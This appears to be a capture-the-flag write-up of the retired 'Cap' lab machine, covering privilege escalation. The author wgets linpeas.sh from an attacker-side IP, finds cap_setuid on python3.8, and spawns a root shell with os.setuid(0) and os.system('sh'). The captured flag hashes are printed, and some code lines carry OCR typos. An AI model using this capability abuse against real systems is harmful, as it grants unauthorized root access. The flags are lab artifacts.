
And used chmod +x linpeas.sh to make it executable to run

The I ran it



```
--2024-12-15 13:24:46--  http://10.10.16.37/home/thomas/linpeas.sh
Connecting to 10.10.16.37:80... connected.
HTTP request sent, awaiting response... 404 File not found
2024-12-15 13:24:47 ERROR 404: File not found.

nathan@cap:~$ wget http://10.10.16.37/home/thomas/linpeas.sh
--2024-12-15 13:27:05--  http://10.10.16.37/home/thomas/linpeas.sh
Connecting to 10.10.16.37:80... connected.
HTTP request sent, awaiting response... 404 File not found
2024-12-15 13:27:08 ERROR 404: File not found.

nathan@cap:~$ ls
__pycache__  exploit.py  linpeas.sh  linpeas.sh.1  rootUser.py  snap  user.txt
nathan@cap:~$ chmod +x linpeas.sh
nathan@cap:~$ ls
__pycache__  exploit.py  linpeas.sh  linpeas.sh.1  rootUser.py  snap  user.txt
nathan@cap:~$ ./linpeas.sh.1
-bash: ./linpeas.sh.1: Permission denied
nathan@cap:~$ ./linpeas.sh

  linpeas v2.2.7 by carlospolop
```

Path to the binary on this machine has special capabilities that can be abused to obtain root privileges



```
/usr/sbin/pam_extrausers_chkpwd
/snap/core18/2066/sbin/pam_extrausers_chkpwd
/snap/core18/2066/sbin/unix_chkpwd
/snap/core18/2066/usr/bin/chage
/snap/core18/2066/usr/bin/expiry
/snap/core18/2066/usr/bin/ssh-agent
/snap/core18/2066/usr/bin/wall
/snap/core18/2074/sbin/pam_extrausers_chkpwd
/snap/core18/2074/sbin/unix_chkpwd
/snap/core18/2074/usr/bin/chage
/snap/core18/2074/usr/bin/expiry
/snap/core18/2074/usr/bin/ssh-agent
/snap/core18/2074/usr/bin/wall

[+] Capabilities
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

[+] .sh files in path
/usr/bin/gettext.sh
/usr/bin/rescan-scsi-bus.sh

[+] Files (scripts) in /etc/profile.d/
total 36
drwxr-xr-x  2 root root 4096 May 23  2021 .
drwxr-xr-x 92 root root 4096 Jul 23  2021 ..
-rw-r--r--  1 root root   96 Dec  5  2019 01-locale-fix.sh
-rw-r--r--  1 root root 1557 Feb 17  2020 Z97-byobu.sh
-rw-r--r--  1 root root  833 Feb  2  2021 apps-bin-path.sh
-rw-r--r--  1 root root  729 Feb  2  2020 bash_completion.sh
```

Path is /usr/bin/python3.8

The I used some commad line to get root


Import os

Os.setuid(0)

0


Os.system(‘id’)

Os.system(‘sh’)



```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> os.getuid(0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'os' is not defined
>>> import os
>>> os.steuid(0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: module 'os' has no attribute 'steuid'
>>> os.setuid(0)
>>> os.system('id')
uid=0(root) gid=1001(nathan) groups=1001(nathan)
0
>>> 0
0
>>> os.system('sh')
# ls
user.txt
# whoami
root
# ls
user.txt
# cat user.txt
e5e3936f44061acb31c803a8d31fb3eb
# cd /root
# ls
root.txt  snap
# cat root.txt
0a5e5dadb364d7db2f8c2dcdb480d140
# 
```

The is capture the flag of root



Cap has been Pwned!

Congratulations thomasmarcos, best of luck in capturing flags ahead!

#36814	15 Dec 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE